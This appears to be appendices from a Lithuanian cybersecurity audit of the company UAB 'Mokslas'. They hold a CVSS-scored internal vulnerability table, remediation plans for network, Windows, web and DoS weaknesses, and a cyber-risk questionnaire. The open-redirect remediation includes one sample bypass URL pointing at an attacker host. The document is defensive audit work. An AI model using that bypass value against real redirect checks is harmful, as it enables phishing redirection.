Šiame darbe atlikus UAB „Mokslas“ vidinio tinklo kibernetinio saugumo patikrinimą gauti pažeidžiamumų patikrinimo rezultatai pavaizduoti 2 lentelėje.

2 lentelė. Vidinio tinklo ir sistemų pažeidžiamumo rezultatai

Pažeidžiamumo aprašymas	CVSS3 reikšmė [43]	CVSS3 vektorius [43]
Tinklo įrangos konfigūracijos patikrinimas		
Neapsaugota prieiga prie vidinio tinklo		
Pažeidžiamumas nebuvo aptiktas, jeigu jis toks būtų tai jis yra nesunkiai panaudojamas, tačiau tam būtina fizinė prieiga prie tinklo rozečių. Piktavalis gavęs fizinę prieigą prie neapsaugotų tinklo rozečių, gali pajungti savo įrenginį ir vykdyti tolimesnes atakas prieš vidinio tinklo sistemas.	0.0 (Nėra)	/AV:A/AC:H/PR:H/UI:N /S:U/C:N/I:N/A:N)
Nesaugi ugniasienių konfigūracija		
Pažeidžiamumas yra nesunkiai aptinkamas ir panaudojamas standartinėmis priemonėmis, tačiau tam būtina prieiga prie vidinio tinklo. Gavus prieigą prie vienos iš kompiuterizuotų darbo vietų sistemų galima vykdyti atakas prieš sistemas esančias tarnybinių stočių ir DMZ1 tinklo segmentuose.	5.4 (Vidutinė)	/AV:N/AC:L/PR:L/UI:N /S:U/C:L/I:N/A:N
SNMP tarnybos standartinė konfigūracija		
Pažeidžiamumas yra nesunkiai aptinkamas ir panaudojamas standartinėmis priemonėmis, tačiau tam būtina prieiga prie vidinio tinklo. Pažeidžiamumas gali būti panaudotas sisteminės informacijos surinkimui bei tikėtina tinklo įrangos konfigūracijos keitimui.	4.6 (Vidutinė)	/AV:A/AC:L/PR:N/UI:N /S:U/C:L/I:N/A:N
ARP paketų klastojimo ataka		
Pažeidžiamumas yra nesunkiai aptinkamas ir panaudojamas standartinėmis priemonėmis, tačiau tam būtina prieiga prie vidinio tinklo. ARP paketų klastojimo ataka gali būti panaudota konfidencialių duomenų, tokių kaip prisijungimo slaptažodžiai perduodami atviro teksto protokolais, perėmimui.	6.3 (Vidutinė)	/AV:A/AC:L/PR:N/UI:R /S:C/C:L/I:L/A:L
NBNS / LLMNR paketų klastojimo ataka		
Pažeidžiamumas yra nesunkiai aptinkamas ir panaudojamas standartinėmis priemonėmis, tačiau tam būtina prieiga prie vidinio tinklo. NBNS paketų klastojimo ataka gali būti panaudota konfidencialių duomenų, tokių kaip prisijungimo slaptažodžiai perduodami HTTP protokolu, perėmimui.	6.3 (Vidutinė)	/AV:A/AC:L/PR:N/UI:R /S:C/C:L/I:L/A:L
Tinklo įrangos standartiniai slaptažodžiai		
Pažeidžiamumas yra nesunkiai aptinkamas ir panaudojamas standartinėmis priemonėmis, tačiau tam būtina prieiga prie vidinio tinklo. Prieiga prie administravimo sąsajų gali būti panaudota saugumo nustatymų keitimui ir tinklo srauto perėmimui.	9.0 (Kritinė)	/AV:A/AC:L/PR:N/UI:N /S:C/C:H/I:H/A:H
Kompiuterizuotos darbo vietų saugumo patikrinimas		
Windows RDP tarnybos MiTM pažeidžiamumas		
Pažeidžiamumas gali būti panaudotas paprastomis priemonėmis, tačiau tam būtina prieiga prie tinklo srauto. Įsilaužėlis gali perimti ir iššifruoti tarp kliento ir serverio perduodamus privačius duomenis arba gauti prieigą prie nutolusios sistemos.	5.6 (Vidutinė)	/AV:A/AC:H/PR:N/UI:R /S:C/C:H/I:N/A:N
Windows SMB tarnybos MiTM pažeidžiamumas		
Pažeidžiamumas gali būti panaudotas paprastomis priemonėmis, tačiau tam būtina prieiga prie tinklo srauto. Pažeidžiamumo panaudojimas gali suteikti prieigą prie konfidencialių duomenų arba leisti sisteminių komandų vykdymą.	5.6 (Vidutinė)	/AV:A/AC:H/PR:N/UI:R /S:C/C:H/I:N/A:N
Nesaugi Windows sistemų konfigūracija		

Pažeidžiamumo aprašymas	CVSS3 reikšmė [43]	CVSS3 vektorius [43]
Pažeidžiamų panaudojimas reikalauja prieigos prie sistemos arba tinklo segmento taip pat gali pareikalauti papildomų veiksmų iš vartotojo. Dabartinė Windows sistemos konfigūracija yra pažeidžiama įvairioms atakoms, kurių rezultatas – nuotolinė prieiga prie sistemos.	7.3 (Aukšta)	/AV:N/AC:L/PR:N/UI:N /S:U/C:L/I:L/A:L
Tarnybinių stočių saugumo patikrinimas		
Windows RDP tarnybos MiTM pažeidžiamumas		
Pažeidžiamumas gali būti panaudotas paprastomis priemonėmis, tačiau tam būtina prieiga prie tinklo srauto. Piktavalis gali perimti ir iššifruoti tarp kliento ir serverio perduodamus privačius duomenis arba gauti prieigą prie nutolusios sistemos.	5.6 (Vidutinė)	/AV:A/AC:H/PR:N/UI:R /S:C/C:H/I:N/A:N
Windows SMB tarnybos MiTM pažeidžiamumas		
Pažeidžiamumas gali būti panaudotas paprastomis priemonėmis, tačiau tam būtina prieiga prie tinklo srauto. Pažeidžiamumo panaudojimas gali suteikti prieigą prie konfidencialių duomenų arba leisti sisteminių komandų vykdymą.	5.6 (Vidutinė)	/AV:A/AC:H/PR:N/UI:R /S:C/C:H/I:N/A:N
SSL / TLS konfigūracijos pažeidžiamumai		
Pažeidžiamumas gali būti panaudotas paprastomis priemonėmis, tačiau tam būtina prieiga prie tinklo srauto. Piktavalis gali perimti ir iššifruoti tarp kliento ir serverio perduodamus privačius duomenis.	4.8 (Vidutinė)	/AV:N/AC:H/PR:N/UI:N /S:U/C:L/I:L/A:N
Autentifikacija yra naudojama neapsaugota		
Pažeidžiamumas gali būti panaudotas paprastomis priemonėmis, tačiau tam būtina prieiga prie tinklo srauto. Piktavalis gali perimti ir iššifruoti tarp kliento ir serverio perduodamus privačius duomenis.	5.4 (Vidutinė)	/AV:A/AC:L/PR:N/UI:N /S:U/C:L/I:L/A:N

5 priedas. UAB „Mokslas“ IT&T tinklo pažeidžiamumų pašalinimo priemonių planas

Šiame darbe atlikus UAB „Mokslas“ išorinio IT&T tinklo kibernetinio saugumo patikrinimą sudarytas pažeidžiamumų pašalinimo priemonių planas.

Tinklo architektūros pažeidžiamumų pašalinimo priemonių planas pavaizduotas 1 lentelėje.

1 lentelė. Tinklo architektūros pažeidžiamumų pašalinimo priemonių planas

Priemonė / Sritis	Konfigūravimo	Techninės	Organizacinės	Kompetencija
Daugybiniai SSL / TLS pažeidžiamumai				
Konfidencialumas	X	X		
Vientisumas	X	X		
Prieinamumas	X	X		
Veiksmai	Silpnų saugumo šifravimo algoritmų ir SSL protokolo pažeidžiamumų ištaisymui rekomenduojama perkonfigūruoti pažeidžiamų HTTP serverių SSL tarnybas. Microsoft IIS WEB serveris neturi paprasto būdo ar priemonių šifravimo protokolo SSLv2 uždraudimui, konfigūracijos keitimas atliekamas keičiant specifines reikšmes Windows registre. Norint išspręsti pasibaigusio galiojimo sertifikato pažeidžiamumą būtina įsigyti patikimų CA (Certificate Authority) išduotą SSL sertifikatą, kuriuo pasitiki visos populiariausios interneto naršyklės. Pasenusi OpenSSL versija turi būti atnaujinta kartu su Apache HTTP programine įranga. Daugiau informacijos apie IIS konfigūravimą galima rasti: http://support.microsoft.com/kb/245030 .			
Sisteminės informacijos atskleidimas				
Konfidencialumas				
Vientisumas				
Prieinamumas	X			
Veiksmai	Būtina įsitikinti ar yra išjungtas derinimo režimas WEB aplikacijoje perkėlus ją iš testinės aplinkos į gamybinę. Klaidų pranešimuose turi būti pateiktas minimalus kiekis sisteminės informacijos. Geriausia praktika, kuomet yra konstatuojamas klaidos faktas, tačiau nepateikiama jokios išsamios informacijos.			

Duomenų saugumo pažeidžiamumų pašalinimo priemonių planas pavaizduotas 2 lentelėje.

2 lentelė. Duomenų saugumo pažeidžiamumų pašalinimo priemonių planas

Priemonė / Sritis	Konfigūravimo	Techninės	Organizacinės	Kompetencija
XSS pažeidžiamumai				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Reikalinga tinkamai filtruoti WEB aplikacijai perduodamus vartotojų įvestus duomenis. Rekomenduojama sukurti globalią filtravimo funkciją, kurios veikimas būtų pagristas „baltuoju“ sąrašu, pavyzdžiui, jeigu formos elemente reikia įvesti tik skaitmenis, tai būtina patikrinti ar išties įvedamus duomenis sudaro vien tik skaitmenys. Toks tikrinimas turi būti atliekamas serverio, o ne kliento pusėje. Norint išvengti XSS atakų taip pat reikia specialius simbolius tokius kaip: < > ' " pakeisti į HTML atitikmenis (< > ' "). Daugiau informacijos galima rasti: http://www.owasp.org/index.php/Cross_Site_Scripting .			
IKE agresyvaus režimo maišos nutekinimas				
Konfidencialumas				
Vientisumas				
Prieinamumas				

Veiksmai	Nereikalingi veiksmai, nes eksperimento metu pastebėta, kad slaptažodžio parinkti turimai maišai nepavyko. Verta pastebėti, jog šios atakos sėkmė dar priklauso nuo „ID“ (--id parametro reikmė) reikšmės, kuri naudojama maišos gavimui. Panaudojus neteisingą ID reikšmę gaunama nevalidi maiša. Jeigu VPN serveryje yra naudojami iš anksto nustatyti raktai – agresyvus rėžimas turėtų būti išjungtas. Jei agresyvus rėžimas vis dėl to būtinas – vietoj iš anksto nustatytų raktų prisijungimams turėtų būti naudojami sertifikatai.			
Slaptažodžių perdavimas nešifruotu kanalu				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Norint išvengti konfidencialių duomenų perėmimo, reikalinga sukonfigūruoti atitinkamas paslaugas (šiuo atveju FTP, HTTP) naudojant SSL / TLS šifravimą su patikimu sertifikatu bei saugiais šifravimo algoritmais.			
Neapsaugotas nukreipimas į kitą tinklapį				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Prieš nukreipiant vartotoją į kitą puslapį rekomenduojama paskirties adresą tikrinti naudojant baltąjį sąrašą. Reguliariųjų išraiškų atveju reikalinga sudaryti tikslias išraiškas, kadangi netinkamas statiškų adresų tikrinimas gali būti apeitas naudojant žemiau pateiktą URL išraišką: bbb.aaa.lt@www.attacker.com.			

Atsparumo DoS atakoms pašalinimo priemonių planas pavaizduotas 3 lentelėje.

3 lentelė. Atsparumo DoS atakoms pašalinimo priemonių planas

Priemonė / Sritis	Konfigūravimo	Techninės	Organizacinės	Kompetencija
Konfidencialumas				
Vientisumas				
Prieinamumas	X			
Veiksmai	Šiame darbe buvo naudojamas didelis skirtingus IP adresus turinčių sistemų tinklas, atitinkantis realios DoS atakos scenarijų. Tokių atakų metu rekomenduojama aktyviai reaguoti į incidentą ir blokuoti užklausas atkeliaujančias iš abejotinų tinklų, pvz. užsienio šalių, kurioms tikėtina, jog WEB serveryje pateikiama informacija yra neaktuali. Srauto blokavimas turi būti atliekamas kuo žemesniame OSI lygmenyje naudojant tinklo ugniasienes. Kai DoS ataka yra lokalizuota, t. y. atakai naudojamas tos pačios šalies užkrėstų sistemų tinklas (angl. *botnet*), rekomenduojama filtruoti pagal dažnai pasitaikančias DoS atakų anomalijas, tokias kaip tos pačios User-Agent, Referer antraštės naudojimas, pasikartojanti užklausiamų WEB serverio resursų seka ir kt. Jeigu vidiniame tinkle naudojama ugniasienė nepalaiko DoS atakų prevencijai reikalingų funkcijų rekomenduojama ją atnaujinti įdiegiant papildomus saugos modulius arba pasinaudoti interneto paslaugų tiekėjo siūlomomis tinklo apsaugos nuo DoS atakų priemonėmis. Daugiau informacijos apie galima rasti: http://www.iis.net/downloads/microsoft/dynamic-ip-restrictions ir http://technet.microsoft.com/en-us/library/cc995196.aspx . Kai atakuojančiųjų sistemų skaičius nėra didelis tokios atakos įmanoma išvengti tinklo ugniasienėje apribojant TCP susijungimų skaičių tenkančių vienam klientui tam tikrame laiko intervale. Taip pat galima įdiegti Microsoft IIS Dynamic IP Restrictions plėtinį, leidžiantį užblokuoti tam tikrus IP adresus pasiekus nustatytą užklausų limitą. Tokiu būdu galima sustabdyti atsisakymo aptarnauti ataką, vykdoma iš vieno ar keleto įsilaužėlio kontroliuojamų kompiuterių.			

Antivirusinių sistemų susidorojimo su žalingu kodu pažeidžiamumų pašalinimo priemonių planas pavaizduotas 4 lentelėje.

4 lentelė. Antivirusinių sistemų susidorojimo su žalingu kodu pažeidžiamumų pašalinimo priemonių planas

Priemonė / Sritis	Konfigūravimo	Techninės	Organizacinės	Kompetencija
Konfidencialumas		X		
Vientisumas		X		
Prieinamumas		X		
Veiksmai	Eksperimento metu nustatyta, jog elektroninio pašto laiškų priedų filtravimo sistemos darbas saugumo atžvilgiu yra priimtinas, tačiau norint visiškai apsisaugoti nuo žalingo kodo reikalinga naudoti papildomą antivirusinę sistemą kompiuterizuotose darbo vietose. Dauguma atveju kenkėjiškas kodas bando susisiekti su piktavalio kontroliuojamomis sistemomis esančiomis išorėje. Siekiant sumažinti nepastebėto kenkėjiško kodo keliamą žalą reikalinga tinkamai sukonfigūruoti tinklo perimetro ugniasienes, kurios apsaugotų nuo kenkėjiškų susijungimų iš/į išorę. Neegzistuojanti arba sena antivirusinė programinė įranga WEB serveriuose kelia didelę grėsmę, kadangi tai palengvina įsilaužėlio darbą. Rekomenduojama kuo greičiau įdiegti antivirusines sistemas visose išorinėse sistemose bei tinkamai jas sukonfigūruoti. Jeigu svetainės, kuriose aptikti pažeidžiamumai, yra nenaudojamos, rekomenduojame jas išjungti, nes pasinaudojus jų pažeidžiamumais piktavalis gali patekti į kitas svetaines ir vidinį tinklą.			

Šiame darbe atlikus UAB „Mokslas“ vidinio tinklo ir sistemų kibernetinio saugumo patikrinimą sudarytas pažeidžiamumų pašalinimo priemonių planas.

Tinklo įrangos konfigūracijos pažeidžiamumų pašalinimo priemonių planas pavaizduotas 5 lentelėje.

5 lentelė. Tinklo įrangos konfigūracijos pažeidžiamumų pašalinimo priemonių planas

Priemonė / Sritis	Konfigūravimo	Techninės	Organizacinės	Kompetencija
Neapsaugota prieiga prie vidinio tinklo				
Konfidencialumas				
Vientisumas				
Prieinamumas				
Veiksmai	Nereikalingi veiksmai, nes kompiuterizuotų darbo vietų ir spausdintuvų tinklo segmentuose yra naudojamas 802.1x autentifikacijos mechanizmas.			
Nesaugi ugniasienių konfigūracija				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Rekomenduojama sukonfigūruoti tinklo ugniasienes taip, kad tarnybinių stočių tinklo segmentuose būtų galima pasiekti tik būtiniausias sistemas ir atvirus prievadus. Taip pat turi būti užtikrinta, kad tarnybinės stotys iš vieno tinklo segmento gali pasekti tik tas sistemas iš kito tinklo segmento, kurios yra naudojamos duomenų mainams. Prieiga prie interneto turi būti apribota tiek kompiuterizuotoms darbo vietoms tiek, tarnybinėms stotims. Geriausia praktika, kuomet tinkle yra naudojamas filtruojantis Proxy serveris, o visi kiti susijungimai einantys ne per Proxy serverį yra blokuojami. Taip pat bet kokie neautorizuoti jungimosi bandymai turi būti registruojami ir analizuojami norint įsitikinti, kad jie nėra potencialių atakų padariniai.			
SNMP tarnybos standartinė konfigūracija				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Dabartinėje SNMP tarnybos konfigūracijoje reikia pakeisti parametro „community“ reikšmę į sunkiai nuspėjamą. Rekomenduojamas sprendimas būtų SNMPv1/v2c protokolų atsisakymas ir perėjimas prie SNMPv3 protokolo, kuris užtikrina tinkamą autentifikacijos mechanizmą ir duomenų apsaugą. Taip pat rekomenduojama leisti prisijungimus prie tarnybos naudojamų prievadų tik iš riboto skaičiaus patikimų sistemų arba išvis išjungti SNMP tarnybą jeigu ji nėra naudojama.			
ARP paketų klastojimo ataka				
Konfidencialumas	X			

Vientisumas	X			
Prieinamumas	X			
Veiksmai	Tinklo įrangoje reikia įjungti Dynamic ARP inspection (DAI) ir DHCP Snooping apsaugos mechanizmus, kurie susieja IP ir MAC adresus. Sistemai aptikus suklastotus paketus prieiga prie tinklo yra blokuojama. Šie apsaugos mechanizmai veikia tuomet, jeigu tinkle yra naudojamas DHCP. Priešingu atveju, pavyzdžiui, serverių tinklo segmente yra naudojami privatūs virtualūs tinklo segmentai (PVLAN). Daugiau informacijos galima rasti: http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/dynarp.html ir http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/snoodhcp.html ir http://www.cisco.com/c/en/us/td/docs/switches/datacenter/nexus5000/sw/configuration/guide/cli/CLIConfigurationGuide/PrivateVLANs.html			
NBNS / LLMNR paketų klastojimo ataka				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Rekomenduojama išjungti NBNS protokolo palaikymą Windows sistemose. LLMNR protokolas gali būti išjungtas keičiant Windows sistemos saugumo politiką, pavyzdžiui, naudojant įrankį gpedit.msc. Parametro Turn Off Multicast Name Resolution reikšmę reikia nustatyti į Enabled (Policy -> Computer Configuration -> Administrative Templates -> Network -> DNS Client). Daugiau informacijos galima rasti: http://technet.microsoft.com/en-us/library/cc782733(v=ws.10).aspx ir http://perimetergrid.com/wp/2008/01/11/wpad-internet-explorers-worst-feature/			
Tinklo įrangos standartiniai slaptažodžiai				
Konfidencialumas	X		X	
Vientisumas				
Prieinamumas	X		X	
Veiksmai	Standartinių vartotojų gamybiniai slaptažodžiai turi būti pakeisti. Jeigu standartinės vartotojų paskyros nėra naudojamos, jos turėtų būti blokuojamos arba ištrintos iš sistemos. Rekomenduojama kiekvienai sistemai ir veikiančiai tarnybai naudoti skirtingus slaptažodžius bei reguliariai juos keisti. Saugus slaptažodis turi būti sudarytas iš: didžiųjų raidžių (A, B, C, ...), mažųjų raidžių (a, b, c, ...), skaitmenų (1, 2, 3, ...), specialiųjų simbolių (!, <, @ ...), turi būti nereikšminis žodis ir netrumpesnis negu 8 simboliai. Taip pat rekomenduojama leisti prisijungimus prie tinklo įrangos administravimo sąsajų tik iš riboto skaičiaus patikimų sistemų, pavyzdžiui, tik iš administratorių potinklio.			

Kompiuterizuotos darbo vietų saugumo pažeidžiamumų pašalinimo priemonių planas pavaizduotas 6 lentelėje.

6 lentelė. Kompiuterizuotos darbo vietų saugumo pažeidžiamumų pašalinimo priemonių planas

Priemonė / Sritis	Konfigūravimo	Techninės	Organizacinės	Kompetencija
Windows RDP tarnybos MiTM pažeidžiamumas				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Rekomenduojama RDP tarnybos konfigūracijoje nustatyti aukštą (High) šifravimo lygį. Šis lygis įgalina 128 bitų šifravimą, kuris šiuo metu yra laikomas patikimu. Taip pat būtina leisti prisijungimus tik naudojat NLA arba TLS protokolą bei įdiegti SSL sertifikatą, kuris yra išduotas Windows domeno centrinės sertifikatų tarnybos. Daugiau informacijos galima rasti: http://technet.microsoft.com/en-us/library/cc781085(v=ws.10).aspx ir http://blogs.msdn.com/b/rds/archive/2010/04/09/configuring-remote-desktop-certificates.aspx?PageIndex=3 ir http://blogs.msdn.com/b/rds/archive/2008/07/21/configuring-terminal-servers-for-server-authentication-to-prevent-man-in-the-middle-attacks.aspx			
Windows SMB tarnybos MiTM pažeidžiamumas				
Konfidencialumas	X			

Vientisumas	X			
Prieinamumas	X			
Veiksmai	Privalomas SMB paketų pasirašymas gali būti įjungtas naudojant Windows sistemos arba Domeno saugumo politikos nustatymus. Windows sistemoje saugumo nustatymai pasiekiami (gpedit.msc): Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\. Microsoft network client: Digitally sign communications (always) – nurodo, kad bus jungiamasi tik prie serverių palaikančių SMB paketų pasirašymą. Microsoft network server: Digitally sign communications (always) – nurodo, kad prisijungimai leidžiami tik iš klientų palaikančių SMB paketų pasirašymą. SMB tarnyba bus apsaugota nuo MiTM atakų nustačius abu saugumo parametrus. Daugiau informacijos galima rasti: http://technet.microsoft.com/en-us/library/cc786681(v=ws.10).aspx			
Nesaugi Windows sistemų konfigūracija				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Rekomenduojama perkonfigūruoti standartinę Windows ugniasienę. Prisijungimus prie administravimui skirtų prievadų (pavyzdžiui: 445 ir 3389) leisti tik iš patikimų IP adresų, pavyzdžiui, sistemos administratorių.			

Tarnybinių stočių saugumo pažeidžiamumų pašalinimo priemonių planas pavaizduotas 7 lentelėje.

7 lentelė. Tarnybinių stočių saugumo pažeidžiamumų pašalinimo priemonių planas

Priemonė / Sritis	Konfigūravimo	Techninės	Organizacinės	Kompetencija
Windows RDP tarnybos MiTM pažeidžiamumas				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Rekomenduojama RDP tarnybos konfigūracijoje nustatyti aukštą (High) šifravimo lygį. Šis lygis įgalina 128 bitų šifravimą, kuris šiuo metu yra laikomas patikimu. Taip pat būtina leisti prisijungimus tik naudojat NLA arba TLS protokolą bei įdiegti SSL sertifikatą, kuris yra išduotas Windows domeno centrinės sertifikatų tarnybos. Daugiau informacijos galima rasti: http://technet.microsoft.com/en-us/library/cc781085(v=ws.10).aspx ir http://blogs.msdn.com/b/rds/archive/2010/04/09/configuring-remote-desktop-certificates.aspx?PageIndex=3 ir http://blogs.msdn.com/b/rds/archive/2008/07/21/configuring-terminal-servers-for-server-authentication-to-prevent-man-in-the-middle-attacks.aspx			
Windows SMB tarnybos MiTM pažeidžiamumas				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Privalomas SMB paketų pasirašymas gali būti įjungtas naudojant Windows sistemos arba Domeno saugumo politikos nustatymus. Windows sistemoje saugumo nustatymai pasiekiami (gpedit.msc): Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\. Microsoft network client: Digitally sign communications (always) – nurodo, kad bus jungiamasi tik prie serverių palaikančių SMB paketų pasirašymą. Microsoft network server: Digitally sign communications (always) – nurodo, kad prisijungimai leidžiami tik iš klientų palaikančių SMB paketų pasirašymą. SMB tarnyba bus apsaugota nuo MiTM atakų nustačius abu saugumo parametrus.			

	Daugiau informacijos galima rasti: http://technet.microsoft.com/en-us/library/cc786681(v=ws.10).aspx			
SSL / TLS konfigūracijos pažeidžiamumai				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Rekomenduojama peržiūrėti visų SSL / TLS duomenų šifravimą naudojančių tarnybų konfigūraciją ir pakeisti nepatikimus ir nebegaliojančius sertifikatus tokiais, kurie yra išduoti Windows domeno centrinės sertifikatų tarnybos. Taip pat SSL / TLS palaikančių tarnybų konfigūracijoje turi būti išjungtas SSLv2 protokolo ir silpnų šifrų palaikymas. Daugiau informacijos galima rasti: http://technet.microsoft.com/en-us/library/cc772393(v=ws.10).aspx			
Autentifikacija yra naudojama neapsaugota				
Konfidencialumas	X			
Vientisumas	X			
Prieinamumas	X			
Veiksmai	Būtina peržiūrėti vartotojo autentifikacijos reikalaujančių tarnybų konfigūraciją ir įjungti SSL / TLS palaikymą. Taip pat SSL / TLS duomenų šifravimą palaikančioms tarnyboms turi būti įdiegtas patikimas SSL sertifikatas. Vidinio tinklo sistemoms rekomenduojama naudoti Windows domeno centrinės sertifikatų tarnybos išduotus SSL sertifikatus.			

Šiame darbe atlikus žmogiškojo faktoriaus patikrinimą sudarytas pažeidžiamumų pašalinimo priemonių planas pavaizduotas 8 lentelėje.

8 lentelė. Žmogiškojo faktoriaus pažeidžiamumų pašalinimo priemonių planas

Priemonė / Sritis	Konfigūravimo	Techninės	Organizacinės	Kompetencija
Darbuotojų kompetencijos patikrinimas				
Konfidencialumas				X
Vientisumas				
Prieinamumas				X
Veiksmai	Siekiant išvengti įsilaužimų, kuriems pasitelkiama socialinė inžinerija, rekomenduojame taikyti ir organizacines priemones, tokias kaip kibernetinio saugumo mokymai. Šių mokymų tikslas – supažindinti darbuotojus su kibernetinėmis grėsmėmis ir užkirsti kelią galimiems saugumo incidentams. Kaip alternatyva, taip pat siūlome į kasmetinių darbuotojų informacijos saugos mokymų medžiagą įtraukti skyrių apie socialinę inžineriją paremtas atakas, ir pvz. šių Saugos politikos laikymosi patikros scenarijų pavyzdžiu pateikti praktinius patarimus kaip darbuotojai turėtų elgtis gavę abejotiną, arba pirmą sykį matomą laišką.			
Saugos politikos peržiūra				
Konfidencialumas			X	
Vientisumas				
Prieinamumas			X	
Veiksmai	Rekomenduojama įdiegti tinkamą slaptažodžių politiką. Saugus slaptažodis turi būti sudarytas iš: • didžiųjų raidžių (A, B, C, ...), • mažųjų raidžių (a, b, c, ...), • skaitmenų (1, 2, 3, ...), • specialiųjų simbolių (!, <, @ ...), • Ne trumpesnis negu 8 simboliai, • Neturi būti reikšminis žodis.			

6 priedas. Kibernetinių rizikų klausimynas

1. Informacija apie juridinį vienetą, jos pavadinimas, veiklos sritis.

1.1. Koks darbuotojų skaičius?

1.2. Apyvarta (pajamos).

	Praėjusieji metai	**Einamieji metai**	**Planuojamieji metai**
Koks yra jūsų bendras metinis IT biudžetas?			
Kokią jo dalį procentais sudaro suma IT saugumui?			
Kokią jos dalį procentais sudaro suma skiriama sistemų saugumui gerinti?			

2. Informacija apie IT&T tinklą.

Nurodykite atskirų IT&T įrenginių skaičių (pvz., serveriai, staliniai kompiuteriai, nešiojamieji kompiuteriai, mobiliojo ryšio įrenginiai), kuriuos jūs esate įdiegę naudojimui:

Nr.	**Pavadinimas**	**Lokacija**

3. Informacija apie kaupiamus duomenys:

Asmens identifikavimo duomenys (AID)	☐
Mokėjimo kortelės informacija (MKI)	☐
Informacija apie sveikatą (AIS)	☐
Intelektinė nuosavybė (IN)	☐
Naudotojų vardai ir slaptažodžiai	☐
Kiti kaupiami duomenys	☐
Ar informaciją skirstote pagal konfidencialumą, vientisumą ir prieinamumą?	☐ Taip ☐ Ne
Ar turite visų labiausiai įslaptintų ir ūkinei veiklai gyvybiškai svarbių duomenų saugojimo vietos (-ų) aprašą?	☐ Taip ☐ Ne
Ar jūs klasifikuojate išorines informacijos sistemas?	☐ Taip ☐ Ne

4. IT&T tinklo eksploatavimas.

Ar jūsų IT&T tinklą prižiūri nuosavi žmogiškieji resursai?	☐ Taip ☐ Ne
Ar jūsų IT&T tinklą prižiūri išorinis paslaugų tiekėjas (tinką, informacines sistemas, internetinius puslapius)?	☐ Taip ☐ Ne
Išvardinkite kokias paslaugas teikia išorinis paslaugų tiekėjas:	
Ar prieš vykdydami veiklą su išorinėmis programinės įrangos įmonėmis ir paslaugų teikėjais atliekate rizikos vertinimą?	☐ Taip ☐ Ne
Ar užtikrinta (pvz., auditu), kad užsakomųjų paslaugų teikėjo saugumo lygis atitinka jūsų pačių saugumo lygį?	☐ Taip ☐ Ne
Ar jūsų raštu sudarytoje (-e) sutartyje (-yse) su paslaugų teikėju (-ais) įtvirtinta, kad paslaugų teikėjas turi atsakomybę už jūsų informacijos saugumą?	☐ Taip ☐ Ne

5. IT saugumas.

Toliau pateikti atsakymai į klausimus padės mums įvertinti jūsų saugumo brandą.

5.1 Organizacinė struktūra.

Ar yra asmuo, atsakingas už IT saugumą (pvz., informacijos saugumo vadovas arba komanda, kuri reguliariai atsiskaito aukščiausiojo lygmens vadovams?	☐ Taip ☐ Ne

5.2 Informacijos saugumo valdymas ir atitikties užtikrinimas.

Ar turite sukurtą, visoje įmonėje įdiegtą ir nuolat visiems darbuotojams prieinamą oficialią Informacijos saugumo politiką?	☐ Taip ☐ Ne
Ar jūsų informacijos saugumo politikoje yra nuostatos dėl reikalavimų trečiosioms šalims, su kuriomis dalinatės konfidencialia ar kita įmonei svarbia informacija?	☐ Taip ☐ Ne
Ar jūsų Informacijos saugumo politika peržiūrima, atnaujinama ir koreguojama atsižvelgus į naujas grėsmes?	☐ Taip ☐ Ne
Ar sekate duomenis?	☐ Taip ☐ Ne
Ar savo interneto svetainės lankytojus informuojate, kad sekate duomenis (pvz., naudodami slapukus)?	☐ Taip ☐ Ne
Ar sukūrėte politiką ir įdiegėte procedūrą, kuri leistų veiksmingai išvengti neteisėto duomenų sekimo ir rinkimo?	☐ Taip ☐ Ne
Ar turite įdiegtą tarptautiniu standartu pagrįstą Informacijos saugumo valdymo sistemą?	☐ Taip ☐ Ne
Ar laikotės vieno ar kelių toliau nurodytų saugumo užtikrinimo rekomendacijų (sistemų, standartų, reikalavimų)?	☐ Taip ☐ Ne
ISO .... (nurodyti kokių laikotės)	☐
HIPAA/HITECH	☐
Sarbanes-Oxley akto	☐
NIST	☐
ES duomenų apsaugos reglamento	☐
PCI-DSS	☐
COBIT	☐
Kita:	☐

1. Informacija apie mokėjimo korteles.

Ar jums taikomas mokėjimo kortelių duomenų apsaugos standartas?	☐ Taip ☐ Ne
Ar priimate kreditines korteles?	☐ Taip ☐ Ne
Ar naudojate trečiųjų šalių kortelių apdorojimo paslaugas (Mokipay, paypal)?	☐ Taip ☐ Ne
Kokį komercinio subjekto lygį šiuo metu atitinkate pagal PCI DSS (angl. *Payment Card Industry Data Security Standard*) apibrėžimą?	
Ar paslepiate visus, išskyrus paskutinius keturis mokėjimo kortelės numerio skaitmenis tada, kai rodote arba spausdinate kortelės turėtojo duomenis?	☐ Taip ☐ Ne ☐ Netaik.
Ar užtikrinate, kad kortelės patvirtinimo kodai nebūtų išsaugomi jokioje jūsų duomenų bazėje, registracijos žurnaluose ar kokioje nors kitoje jūsų tinklo vietoje?	☐ Taip ☐ Ne ☐ Netaik.
Ar savo duomenų bazėse užšifruojate visą sąskaitos informaciją?	☐ Taip ☐ Ne ☐ Netaik.
Ar naudojate kompiuterinius kasos terminalus (PoS)?	☐ Taip ☐ Ne
Jei taip, ar nuotolinė prieiga prie visų PoS yra nuolatos išjungta?	☐ Taip ☐ Ne ☐ Netaik.
Ar visą sąskaitos informaciją visuose PoS užšifruojate arba apsaugote prieigos raktu?	☐ Taip ☐ Ne ☐ Netaik.
Ar naudojate taškas į tašką užšifravimą, pradedant elektroniniu prietaisu kortelės informacijai nuskaityti?	☐ Taip ☐ Ne ☐ Netaik.
